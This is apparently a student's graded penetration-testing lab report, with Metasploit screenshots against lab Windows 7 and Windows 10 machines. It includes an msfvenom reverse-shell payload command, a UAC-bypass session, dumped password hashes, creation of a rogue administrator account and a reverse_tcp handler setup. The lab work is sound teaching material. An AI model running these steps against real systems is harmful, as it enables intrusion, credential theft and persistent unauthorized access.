
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_ternalblue) > 
```

### Task C. Exploit Windows 7 with a deliverable payload (70 pt).

- Payload Name: Use your MIDAS ID (for example, svatsa.exe) (5pt)
- Listening port: 5525 (5pt)


```
root@kali: ~
View File Actions Edit View Help
/handler
e TCP  # ls /var/www/html
(17619 kpate.exe
ssion
  (root@kali: ~)
  # msfvenom -p windows/shell/reverse_tcp LHOST=192.168.10.13 LPORT=5525 -f exe -o /var/www/html/kpate.exe
  [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
  [-] No arch selected, selecting arch: x86 from the payload
  No encoder specified, outputting raw payload
  Payload size: 354 bytes
  Final size of exe file: 73802 bytes
  Saved as: /var/www/html/kpate.exe
  (root@kali: ~)
  # service apache2 start
  (root@kali: ~)
  # ls /var/www/html
  kpate.exe
  (root@kali: ~)
  #
```

Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)



3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your

university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (10 pt)



Kali - Internal Workstation on CY301-KPATE030

root@kali: ~

```
File Actions Edit View Help
Command Description
play play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database

Priv: Timestamp Commands
Command Description
timestamp Manipulate File MACE attributes


meterpreter > upload kpate030.txt
[*] Uploading : /root/kpate030.txt -> kpate030.txt
[*] Uploaded 32.00 B of 32.00 B (100.0%): /root/kpate030.txt -> kpate030.txt
[*] Completed : /root/kpate030.txt -> kpate030.txt
meterpreter > 
```

Activate Windows  
Go to Settings to activate Windows



4. Extra credit (5 points) Execute the “hashdump” command to view the password hashes and


save those in a file named “hash.txt”



```
Kali - Internal Workstation on CY301-KPATE030
File Actions Edit View Help
Exploit target:
  Id  Name
  0  Windows x86
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/bypassuac) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded...
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:5525 → 192.168.10.9:1062) at 2025-10-28 04:29:54 -0400
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaeef8fb117ad06bdd830b7586c:::
meterpreter >
```

[Privilege escalation]

5. Background your current session, then gain administrator-level privileges on the remote system (10 pt).




```
msf6 exploit(windows/local/bypassuac) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded...
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:5525 → 192.168.10.9:1062) at 2025-10-28 04:29:54 -0400
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaeef8fb117ad06bdd830b7586c:::
meterpreter > shell
Process 2632 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user /add Kunal030 P@ssw0rd
net user /add Kunal030 P@ssw0rd
The command completed successfully.

C:\Windows\System32>
```

6. After you escalate the privilege, complete the following tasks:

- Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. **(10 pt)**



```
File Actions Edit View Help

C:\Windows\System32>exit
exit
meterpreter > shell
Process 3376 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32> net user /add Kunal02 password
    net user /add Kunal02 password
    The command completed successfully.


C:\Windows\System32>net localgroup administrators Kunal030
net localgroup administrators Kunal030
The syntax of this command is:

NET LOCALGROUP
[<groupname> [/COMMENT:<text>]] [/DOMAIN]
    <groupname> {/ADD [/COMMENT:<text>] | /DELETE} [/DOMAIN]
    <groupname> name [...] {/ADD | /DELETE} [/DOMAIN]

C:\Windows\System32>net localgroup administrators Kunal030 /add
net localgroup administrators Kunal030 /add
The command completed successfully.

C:\Windows\System32>
```

- Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(10 pt)** You may follow the pdf for Pen testing




```
The Actions Edit View Help
Core(error): tcp_connect(), unable to connect to 192.168.10.9
[+] rdesktop -u Kunal030 -p P@ssw0rd 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
Core(error): tcp_connect(), unable to connect to 192.168.10.9
[+] rdesktop -u Kunal030 -p P@ssw0rd 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
Core(error): tcp_connect(), unable to connect to 192.168.10.9
[+] rdesktop -u Kunal030 -p P@ssw0rd 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
```

I tried to remote desktop, but it didn't work for me.

## Task D. Extra Credit

Try to set up a reverse shell connection with Metasploit to Windows 10 (10 points). You can use the

technique we introduced in this class, or other exploits not covered by this course.



```
root@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
--  --  --  --
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
--  --  --  --
EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.10.13  yes  The listen address (an interface may be specified)
LPORT  4444  yes  The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target
```